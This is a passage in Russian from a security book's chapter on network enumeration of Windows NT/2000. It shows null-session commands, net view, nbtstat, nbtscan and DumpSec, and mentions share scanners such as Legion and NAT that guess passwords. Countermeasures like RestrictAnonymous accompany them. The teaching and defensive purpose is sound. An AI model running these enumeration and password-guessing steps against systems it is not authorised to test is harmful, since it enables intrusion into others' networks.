
Поскольку в автоматизированных средствах, подобных Scotty, tkined и cheops, объединены приемы, о которых рассказывалось выше в данной главе, для защиты от них можно применять контрмеры, аналогичные тем, которые применяются для соответствующих средств сбора информации, сканирования и т.д.

Резюме

В данной главе мы рассмотрели средства и методы, предназначенные для осуществления ping-прослушивания (как с помощью протокола ICMP, так и с помощью TCP), сканирования портов и определения типа операционной системы. С помощью средств ping-прослушивания можно идентифицировать узлы сети, подключенные к Internet, что

позволяет сузить область поиска потенциальных целей. Затем с помощью бесчисленного множества различных методов и средств TCP- и UDP-сканирования можно установить службы, которые запущены на этих узлах и находятся в состоянии ожидания запросов, а также сделать предположения о степени уязвимости исследуемых систем. И наконец, мы рассмотрели, как взломщик может использовать программное обеспечение, предназначенное для определения операционной системы, под управлением которой работает исследуемый узел. В следующей главе вы увидите, что собранная до сих пор информация очень важна для того, чтобы осуществить сфокусированную атаку.

ГЛАВА Ә



Собрав полное "досье" на исследуемую сеть и "прощупав" систему ее защиты, хакер, скорее всего, на этом не остановится. Следующим шагом на пути к проникновению в систему будет получение информации о пользовательских учетных записях или плохо защищенных совместно используемых ресурсах. Для сбора такой информации существует много различных способов, которым дали общее название — *инвентаризация* (enumeration). В данной главе подробно рассматриваются основные методы, используемые в процессе инвентаризации.

Ключевое различие между ранее описанными методами сбора информации и методами инвентаризации состоит в уровне вмешательства в работу исследуемой сети. Процесс инвентаризации предполагает установку активного соединения с исследуемой системой и генерацию направленных запросов. Такая деятельность может (и должна!) регистрироваться исследуемой системой. Поэтому мы покажем, на какие события необходимо обращать внимание, а также как по возможности блокировать попытки проведения инвентаризации вашей сети.

На первый взгляд, большая часть информации, которую можно получить при инвентаризации, довольно безобидна. Однако сам факт утечки информации сквозь незакрытую брешь в системе защиты говорит о недостаточном внимании к безопасности со стороны администратора сети, что мы неоднократно проиллюстрируем на протяжении данной главы. Как правило, после получения реального имени пользователя или обнаружения совместно используемого ресурса подбор пароля или выявление изъянов в системе совместного использования ресурсов — только вопрос времени. Заблокировав все эти "дыры" в системе защиты (тем более, что сделать это несложно), вы сможете значительно снизить вероятность успеха попыток хакера.

Информация, которую взломщики могут получить при инвентаризации, можно разделить на следующие категории.

Т Сетевые ресурсы, в том числе открытые для совместного доступа.

• Пользователи и группы.

А Приложения и идентификационные маркеры.

Методика инвентаризации в значительной степени зависит от операционной системы (именно поэтому так важна информация, полученная на этапе сканирования портов и установления типа и версии операционной системы, о чем шла речь в главе 2). Зная, какая информация может заинтересовать хакера и насколько хорошо ваша система ее скрывает, вы можете предпринять ответные меры, которые позволят защитить самые уязвимые участки.

Данная глава состоит из трех разделов, каждый из которых посвящен конкретной операционной системе — Windows NT/2000, Novell NetWare и UNIX. Мы не уделяем особого внимания системе Win 9x, поскольку рассматриваемые здесь приемы определения учетных записей и открытых совместно используемых ресурсов не имеют непосредственного отношения к ее однопользовательской архитектуре. Однако следует заметить, что все методы, пригодные для инвентаризации Windows NT/2000, прекрасно работают и в случае Win *Эх*. В каждом разделе приводятся сведения о методах, применяемых для получения перечисленных выше сведений, а также о том, как их выявлять и по возможности защищаться.

Инвентаризация Windows NT/2000

За все время своего существования Windows NT заслужила репутацию системы, которая предоставляет общедоступную информацию по любому удаленному запросу. В основном это осуществляется через протоколы CIFS/SMB (Common Internet File System/Server Message Block) и NetBIOS, от которых в значительной степени зависит работа сетевых служб. Хотя в Win 2000 имеется возможность автономного использования про-

токола TCP/IP без протокола NetBIOS, она получила в наследство все недостатки своей предшественницы. Система Win 2000 содержит также несколько новых возможностей, которые могут заинтересовать случайного сборщика информации. В данной главе будут обсуждаться и старые, и новые особенности, а также рекомендуемые действия, с помощью которых можно защитить ценную информацию еще до того момента, когда кто-либо соберет достаточное количество информации для крупномасштабной атаки.

Однако до подробного обсуждения процесса инвентаризации системы Windows стоит познакомиться с важным набором средств Windows NT/2000 Resource Kit и концепцией нулевых соединений. Они будут снова и снова применяться в последующих главах и будут чрезвычайно информативными при "нападении" на Windows NT/2000.

Windows NT/2000 Hacking Kit

Популярность	*5*
Простота	*8*
Опасность	*8*
Степень риска	*7*

Начиная с версии Windows NT 3.1 компания Microsoft предлагает за отдельную плату дополнительный комплект документации и компакт-диск, на котором собрано множество утилит для администрирования сетей на базе Windows NT — Windows NT Resource Kit (как в варианте Workstation, так и в варианте Server). В комплект NTRK (так мы будем называть его далее в этой книге) входит обширная подборка мощных утилит, начиная от частично реализованного интерпретатора популярного языка сценариев Perl, позволяющего перенести на платформу NT многие популярные утилиты UNIX, и заканчивая утилитами удаленного администрирования, не входящими в стандартный комплект поставки Windows NT. Без данного комплекта не может обойтись ни один серьезный администратор NT.

Однако, помимо удобства в использовании, функциональность NTRK имеет и обратную сторону. Многие из этих инструментов могут служить взломщикам для получения важной информации, благодаря чему в определенных кругах комплект получил название *Windows NT Hacking Kit* (набор инструментов хакера). Поскольку розничная цена пакета NTRK составляет около $200, включая два обновленных дополнения, можно предположить, что любой взломщик, для которого данная сумма является достаточно приемлемой, может воспользоваться входящими в его состав инструментами для проникновения в вашу сеть (особенно если учесть, что некоторые из них распространяются свободно через FTP-узел компании Microsoft по адресу `ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/`).

Версия комплекта для Win 2000 (W2RK) продолжает ранее начатую традицию и содержит многочисленные инструменты, которые можно использовать двояким образом. Кроме того, на компакт-диске для операционной системы Win 2000 Server в папке `Support\Tools` содержится множество утилит, которые могут оказаться полезными для хакера. В данной главе будут рассмотрены те средства и утилиты, которые в значительной мере способны облегчить решение задачи инвентаризации. Другие же средства мы рассмотрим в главах 5 и 6.

СОВЕТ Интерпретатор языка Perl, имеющийся в комплекте NTRK, предоставляет не такие широкие возможности, как комплект для Windows от компании ActiveState, который можно найти по адресу **`http://www.activestate.com`**. В комплект W2RK компанией Microsoft включена версия ActivePerl Build 521 компании ActiveState. Если вы планируете использовать язык Perl в среде

Windows, мы советуем обратиться именно к этой реализации, поскольку многие из рассматриваемых в книге утилит, реализованных на этом языке, в случае применения интерпретатора Perl из набора NTRK работают некорректно.

ВНИМАНИЕ Хотя сознательным администраторам NT/2000 мы настоятельно рекомендуем приобретать все комплекты NTRK и отслеживать все новшества, *не устанавливайте* их на действующих серверах. В противном случае вы обратите оружие против себя! Для обеспечения требуемой функциональности устанавливайте лишь наиболее важные утилиты. Для хранения поместите все утилиты NTRK на съемный или сетевой диск и используйте их лишь при необходимости.

Нулевые соединения: "Священный Грааль" инвентаризации

Популярность	*8*
Простота	*10*
Опасность	*8*
Степень риска	*9*

Как уже упоминалось, системы Windows NT/2000 имеют ахиллесову пяту при использовании протоколов CIFS/SMB и NetBIOS в режиме, применяемом по умолчанию. В состав стандартов CIFS/SMB и NetBIOS входят программные интерфейсы, возвращающие различную информацию о компьютере через порт TCP с номером 139. Такие данные смогут получить даже те пользователи, которые не были аутентифицированы. Первым шагом на пути получения удаленного доступа к этим интерфейсам является создание простого, без аутентификации, соединения с системой NT/2000 с помощью так называемого нулевого сеанса (null session). Предполагается, что в результате ранее выполненного сканирования портов было установлено, что TCP-порт 139 находится в состоянии ожидания запросов. Такое соединение можно установить с помощью следующей команды.

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""
```

При выполнении такой команды осуществляется подключение к скрытому каналу связи между процессами (share) IPC$ по IP-адресу `192.168.202.33` в качестве анонимного пользователя (`/u: ""`) с пустым паролем (`""`). Если такая попытка окажется успешной, взломщик получает открытый канал, через который он может попытаться применить различные методы, описанные в данной главе, чтобы получить как можно больше информации о сети, совместно используемых ресурсах, пользователях, группах, ключах системного реестра и т.д.

Практически все методы сбора информации, описанные в данной главе, используют недостаток системы безопасности Windows NT/2000, состоящий в предоставлении возможности анонимного подключения и инвентаризации определенных ресурсов без каких-либо паролей. Этот недостаток, который в различных источниках называется поразному, — "красная кнопка" (Red Button), нулевой сеанс или анонимное подключение (anonymous logon) — является единственной существенной возможностью, с помощью которой потенциальные взломщики могут получить всю требуемую информацию.

О Нулевой сеанс: контрмеры

При установке нулевого соединения требуется доступ к TCP-порту 139 (и/или к порту 445 в Win 2000, см. главу 6), так что наиболее правильный путь предотвращения такой опасности состоит в фильтрации запросов к портам TCP и UDP с номерами 139 и

445 по всему периметру сетевых устройств управления доступом. Необходимо также полностью запретить использование служб SMB на отдельных узлах, отсоединив клиента WINS (TCP/IP) от соответствующего интерфейса во вкладке Bindings аплета Network панели управления. В Windows 2000 для этого нужно отключить режимы совместного использования файлов и принтеров сетей Microsoft для соответствующего сетевого адаптера. Запустите аплет Dial-up Connections, перейдите во вкладку соответствующего сетевого подключения и откройте диалоговое окно Advanced TCP/IP Settings.

Начиная с третьего сервисного пакета системы NT компания Microsoft предложила механизм, позволяющий предотвратить возможность извлечения важной информации с помощью нулевых соединений без необходимости отключения протокола SMB от сетевых интерфейсов (хотя мы по-прежнему рекомендуем сделать это, если в службах SMB нет необходимости). Этот механизм был назван RestrictAnonymous — по названию соответствующего параметра системного реестра. Для его использования выполните следующие действия.

1. Запустите редактор системного реестра `regedt32` и перейдите к параметру `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA`.
2. Выберите команду Edit⇨Add Value и введите следующие данные.

   Имя параметра: **RestrictAnonymous**

   Тип данных: REG_DWORD


   Значение: 1 (или 2 для Win 2000)
3. Закройте редактор системного реестра и перезапустите компьютер, чтобы внесенные изменения вступили в силу.

В системе Windows 2000 реализовать подобную защиту несколько проще, поскольку в консоли управления имеется модуль Security Settings с элементом \Local Policies\Security Options. С помощью графического интерфейса можно выполнить настройку многих параметров системного реестра, связанных с обеспечением защиты. В системе NT4 все подобные изменения необходимо выполнять вручную. Что еще лучше, параметры, подобные RestrictAnonymous, можно применить к организационной единице (Organizational Unit — OU), узлу или на уровне домена. Если все изменения производились на контроллере домена Win 2000, то эти параметры будут унаследованы всеми дочерними объектами активного каталога. При этом потребуется воспользоваться модулем Group Policy, который более подробно будет рассматриваться в главе 6.

Примечательно, что установка для параметра RestrictAnonymous значения 1 на самом деле не блокирует самого анонимного соединения. Однако в то же время это позволяет предотвратить утечку через такое соединение большей части информации об учетных записях и совместно используемых ресурсах.

ВНИМАНИЕ Даже после установки для параметра RestrictAnonymous значения 1 некоторые средства и приемы инвентаризации по прежнему позволят извлекать конфиденциальные данные с удаленных систем. Так что не будьте слишком самоуверенны.

Для того чтобы полностью ограничить доступ к данным CIFS/SMB в системе Win 2000, установите режим No access without explicit anonymous permissions для параметра Additional restrictions for anonymous connections. (Это аналогично заданию значения 2 для параметра RestrictAnonymous системного реестра Win 2000.)



При задании для параметра RestrictAnonymous значения 2 группа Everyone не будет включена в объект-признак сеанса анонимного доступа. При этом могут возникнуть проблемы с установкой соединения при работе с программами от сторонних производителей и/или более старых версий Windows. (Для получения более подробной информации по этому вопросу обратитесь к статье базы знаний Microsoft Q246261.) Однако это позволит эффективно блокировать попытки создания нулевых соединений.

```
C:\>net use \\mgmgrand\ipc$ "" /u:""
System error 5 has occurred.

Access is denied.
```

Более подробную информацию о параметре RestrictAnonymous можно найти в статье Q143474 системы Knowledge Base компании Microsoft по адресу `http://search.support.microsoft.com`. Для получения более подробного технического описания можно обратиться к статье о хакинге служб NetBIOS *CIFS: Common Insecurities Fail Scrutiny* Хоббита, которую можно найти по адресу `http://www.avian.org` или в документах RFC 1001 и 1002, где содержится спецификация передачи данных по протоколу NetBIOS поверх TCP/UDP.

Мы вкратце обосновали важность информации, которую можно получить с помощью нулевых соединений. В подавляющем большинстве случаев такие данные нельзя оставлять незащищенными, особенно если сервер подключен к Internet. Мы настоятельно рекомендуем запретить использование служб SMB, отсоединив их от соответствующего сетевого интерфейса, или, если такие службы все же необходимы, установить для параметра RestrictAnonymous значение 2.

После постановки задачи в целом самое время перейти к изучению средств и приемов, которые при этом могут использоваться.

Инвентаризация сетевых ресурсов NT/2000

Первое, что может попробовать осуществить удаленный взломщик после скрупулезного изучения сети, — это получить представление об имеющихся в ней ресурсах. Поскольку системы NT/2000 по-прежнему сильно зависят от служб именования NetBIOS (UDP 137), иногда мы называем подобную деятельность "инвентаризацией NetBIOS". Сначала мы рассмотрим инвентаризацию ресурсов NetBIOS, а затем перейдем к инвентаризации служб TCP/IP, которые в большинстве случаев функционируют в системах NT/2000.

Инвентаризация NetBIOS

Популярность	*9*
Простота	*10*
Опасность	*7*
Степень риска	*9*

Средства и приемы, которые можно применять к изучению ресурсов сети с протоколом NetBIOS, можно найти без труда — большинство из них встроено в саму операционную систему! Именно с них мы и начнем. Затем вы познакомитесь с некоторыми утилитами сторонних производителей. Возможные контрмеры лучше рассматривать в самом конце обсуждения, поскольку одновременно решить все проблемы гораздо проще.

Инвентаризация доменов NT/2000 с помощью команды net view

В качестве одного из самых ярких примеров встроенных инструментов можно привести команду net view. Это чрезвычайно простая утилита командной строки систем NT/2000, которая позволяет просмотреть все домены сети, а также практически все компьютеры доменов. Вот как выполнить инвентаризацию доменов в сети с использованием команды net view:

```
C:\>net view /domain
Domain
---------------------------------------------------------------------------
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI

The command completed successfully.
```

С помощью следующей команды будет получен перечень всех компьютеров определенного домена.

```
C:\>net view /domain:corleone
Server Name             Remark
---------------------------------------------------------------------------
\\VITO                  Make him an offer he can't refuse
\\MICHAEL               Nothing personal
\\SONNY                 Badda bing badda boom
\\FREDO                 I'm smart
\\CONNIE                Don't forget the cannoli
```

СОВЕТ Не забывайте о том, что можно использовать информацию, полученную с помощью ping-прослушивания (глава 2), и подставить IP-адреса вместо имен NetBIOS отдельных компьютеров. Обычно IP-адреса и имена NetBIOS взаимозаменяемы (например, **\\192.168.202.5** эквивалентно **\\SERVER_NAME**). Для удобства взломщики зачастую добавляют соответствующие записи с ключевым словом **#PRE** В СВОЙ файл **%systemroot%\system32\drivers\etc\LMHOSTS**, а затем запускают в командной строке команду **nbtstat** -R, чтобы перезагрузить буфер таблицы имен. С этого момента при атаке можно без проблем использовать имя NetBIOS, которое автоматически будет преобразовываться в соответствующий IP-адрес, заданный в файле **LMHOSTS**.

Получение дампа таблицы имен NetBIOS с помощью команд nbtstat и nbtscan

Другой мощной встроенной утилитой является nbtstat, которая позволяет получить таблицу имен NetBIOS удаленной системы. Как видно из следующего примера, в этой таблице содержится важная информация.

```
C:\>nbtstat -A 192.168.202.33
        NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
SERVR9          <00>  UNIQUE      Registered
SERVR9          <20>  UNIQUE      Registered
9DOMAN          <00>  GROUP       Registered
9DOMAN          <1E>  GROUP       Registered
SERVR9          <03>  UNIQUE      Registered
INet~Services   <1C>  GROUP       Registered
IS~SERVR9 . . . .<00>  UNIQUE      Registered
9DOMAN          <1D>  UNIQUE      Registered
..__MSBROWSE__.<01>  GROUP       Registered
ADMINISTRATOR   <03>  UNIQUE      Registered

MAC Address = 00-AO-CC-57-8C-8A
```

Фрагмент листинга указывает, что с помощью команды nbtstat было получено имя компьютера (SERVR9), домен, в котором он расположен (9DOMAIN), имена зарегистрированных пользователей (ADMINISTRATOR), все запущенные службы (Inet~Services) и MAC-адрес. Всю эту информацию можно узнать по кодам службы NetBIOS (числа из двух цифр, расположенные справа от имени), частично представленным в табл. 3.1.

Таблица 3.1. Стандартные коды служб NetBIOS

Код NetBIOS	Ресурс
<имя компьютера>[00]	Служба рабочей станции
<имя домена>[00]	Имя домена
<имя компьютера>[03]	Служба рассылки (для сообщений, переданных на данный компьютер)
<имя пользователя>[03]	Служба рассылки (для сообщений, переданных данному пользователю)
<имя компьютера>[20]	Служба сервера
<имя домена>[1D]	Главный броузер (master browser)
<имя домена>[1E]	Служба просмотра (browser service elections)
<имя домена>[1B]	Главный броузер домена (domain master browser)

Двумя основными недостатками команды nbtstat являются возможность ее применения к одному узлу одновременно и несколько непонятные выходные данные. Обоих этих недостатков лишена свободно распространяемая утилита nbtscan Аллы Безручко (Alla Bezroutchko), которую можно найти по адресу http://www.inetcat.org/software/nbtscan.html. Эта утилита позволяет быстро выполнить те же действия, что и команда nbtstat, над всей сетью и при этом предоставляет прекрасно отформатированные результаты.

```
C:\>nbtscan 192.168.234.0/24
Doing NBT name scan for adresses from 192.168.234.0/24

IP address       NetBIOS Name     Server    User      MAC address
------------------------------------------------------------------
192.168.234.36   WORKSTN12        <server>  RSMITH    00-00-86-16-47-d6
192.168.234.110  CORP-DC          <server>  CORP-DC   00-cO-4f-86-80-05
192.168.234.112  WORKSTN15        <server>  ADMIN     00-80-c7-0f-a5-6d
192.168.234.200  SERVR9           <server>  ADMIN     00-aO-cc-57-8c-8a
```

Утилита nbtscan позволяет быстро получить данные об узлах сети, на которых используется система Windows. Попробуйте запустить ее для сети класса C из Internet, и вы поймете, что именно мы хотели сказать.

Инвентаризация контроллеров доменов NT/2000

Для того чтобы проникнуть в структуру сети Windows NT немного глубже, понадобится инструмент, входящий в комплект NTRK. В следующем примере мы увидим, как с помощью средства NTRK `nltest` можно узнать, какие контроллеры доменов являются первичными (PDC — Primary Domain Controller), а какие — вторичными (BDC — Backup Domain Controller).

```
C:\> nltest /dclist:corleone
List of DCs in Domain corleone
    \\VITO (PDC)
    \\MICHAEL
    \\SONNY

The command completed successfully
```

Для дальнейшего продвижения вперед нам необходимо воспользоваться нулевым соединением. (Помните о нем? Если нет, то вернитесь к началу данной главы.) Достаточно установить нулевое соединение с одним из узлов представляющего интерес домена, чтобы затем с помощью команды вида `nltest /server:`*<имя_сервера>*, а также параметра `/trusted_domains` узнать всю информацию о доменах NT, в которые входит данный компьютер.

Инвентаризация совместно используемых ресурсов с помощью команды net view и утилит NTRK

Установив нулевое соединение, можно снова взяться за старую добрую команду net view и провести инвентаризацию ресурсов удаленной системы, предоставленных для совместного доступа:

```
C:\>net view \\vito

Shared resources at \\192.168.7.45

VITO

Share name   Type         Used as  Comment

-------------------------------------------------------------------
NETLOGON     Disk                  Logon server share
Test         Disk                  Public access
The command completed successfully.
```

В состав комплекта NTRK входят три утилиты, которые могут оказаться полезными для инвентаризации совместно используемых ресурсов, — rmtshare, `srvcheck` и `srvinfo` (с параметром -s). Утилита rmtshare выводит результат примерно в том же

виде, что и команда net view. Утилита srvcheck отображает сведения о совместно используемых ресурсах и авторизованных пользователях, включая скрытые ресурсы. Однако для этого необходимо получить доступ к удаленной системе в качестве привилегированного пользователя. Наконец, утилита srvinfo с параметром `-s` позволяет просмотреть перечень совместно используемых ресурсов, а также получить об исследуемой системе множество другой полезной информации.

Инвентаризация совместно используемых ресурсов с помощью утилиты **DumpSec** (ранее **DumpACL**)

НА WEB-УЗЛЕ
williamspublishing.com

Одним из лучших инструментов для инвентаризации совместно используемых ресурсов NT (причем этим возможности не ограничиваются), является пакет DumpSec (ранее DumpACL), основное диалоговое окно которого показано на рис. 3.1. Он распространяется бесплатно компанией Somarsoft (`http://www.somarsoft.com`). Вряд ли можно найти другой инструмент, который заслуживал бы такого же внимания администратора NT. Программа DumpSec выполняет чрезвычайно широкий аудит, начиная от разрешений на использование файловой системы удаленного узла и заканчивая перечнем запущенных на ней служб. Основная информация о пользователях может быть получена даже через нулевое соединение. Кроме того, эту программу можно запускать из командной строки, что позволяет без особых проблем применять ее при автоматизации процесса сбора и обработки информации, а также при написании сценариев. На рис. 3.1 показан пример работы программы DumpSec для получения информации о совместно используемых ресурсах удаленной системы.





Рис. 3.1. Путем установки нулевого соединения с исследуемым компьютером программа DumpSec предоставляет перечень совместно используемых ресурсов

Поиск совместно используемых ресурсов с помощью утилит Legion и NAT

Открытие нулевого сеанса и использование описанных выше инструментов в ручном режиме прекрасно подходят для направленного вторжения, однако большинство хакеров предпочитают использовать сканер NetBIOS, чтобы быстро проверить целую сеть на предмет наличия незащищенных ресурсов. Одной из наиболее популярных утилит является Legion (ее можно найти во многих архивах Internet), диалоговое окно которой показано на следующем рисунке.



Утилита Legion может обследовать сеть класса C и представить в своем окне перечень всех обнаруженных совместно используемых ресурсов. Ее версия 2.1 поддерживает режим подбора пароля "в лоб", при использовании которого утилита пытается подключиться к определенному ресурсу с помощью предоставленного пользователем списка паролей. Более подробная информация о подборе паролей Windows *9x* и Windows NT приведена в главах 4 и 5 соответственно.

Еще одним популярным сканером совместно используемых ресурсов Windows является утилита NetBIOS Auditing Tool (NAT), работа которой основывается на коде, написанном Эндрю Тридгеллем (Andrew Tridgell). Эту утилиту можно найти на Web-узле книги по адресу `http://www.hackingexposed.com`. Участники ныне уже не существующей группы Rhino9 Неон Сурж (Neon Surge) и Хамелеон (Chameleon) написали графический интерфейс для утилиты NAT (рис. 3.2). Утилита NAT не только находит совместно используемые ресурсы, но и пытается подключиться к ним с помощью списков пользовательских имен и паролей.




Рис. 3.2. Две версии утилиты NAT — с графическим интерфейсом и для использования в командной строке

Другие средства инвентаризации сети NT/2000

НА WEB-УЗЛЕ williamspublishing.com

Необходимо упомянуть еще несколько программ, предназначенных для инвентаризации ресурсов NT: `epdump` компании Microsoft (ее можно найти по адресу `http://packetstorm.security.com/NT/audit/epdump.zip`), `getmac` и `netdom` (из комплекта NTRK), а также утилиту `netviewx` Джеспера Лорицена (Jesper Lauritsen) (`http://www.ibt.ku.dk/jesper/-Nttools/`). Утилита epdump посредством обращения к интерфейсу RPC отображает перечень служб, связанных с IP-адресами и номерами портов (при этом результаты отображаются далеко не лучшим образом). Утилита getmac, используя нулевой сеанс, отображает MAC-адреса и имена устройств, присвоенных сетевым адаптерам удаленных узлов. Эта информация имеет особый интерес только для хакера, который ищет систему с несколькими сетевыми адаптерами. Утилита netdom более полезна, поскольку она выдает информацию обо всех связанных доменах, включая сведения о принадлежности к домену и его резервных контроллерах. Утилита netviewx также является мощным инструментом, позволяющим получить информацию об узлах домена и запущенных на них службах. Мы часто используем netviewx для проверки наличия службы удаленного доступа NT (RAS — Remote Access Service), чтобы получить представление о количестве серверов в сети, обеспечивающих удаленный доступ. Для этого можно воспользоваться представленной ниже командой. С помощью параметра `-D` задается имя исследуемого домена, а параметр -т позволяет задать тип компьютера или службы.

```
C:\>netviewx -D CORLEONE -T dialin_server

VITO,4,0,500,nt%workstation%server%domain_ctrl%time_source%dialin_server%
backup_browser%master_browser," Make him an offer he can't refuse "
```

Имена служб, запущенных на этом сервере, представлены между символами `%`. Кроме того, утилита netviewx является хорошим средством для поиска компьютера, который не является контроллером домена. Это не лишено смысла, поскольку вероятность того, что такой компьютер не будет иметь надежной защиты гораздо выше, чем у контроллера домена.

Утилита Winfo Арни Видстрома (Arne Vidstrom), которую можно найти по адресу `http://www.ntsecurity.nu`, позволяет извлечь из удаленного компьютера информацию об учетных записях пользователей, совместно используемых ресурсах, а также данные об установленных доверительных отношениях. Эта утилита позволяет даже автоматически открыть нулевой сеанс, если при ее запуске указан параметр -п.

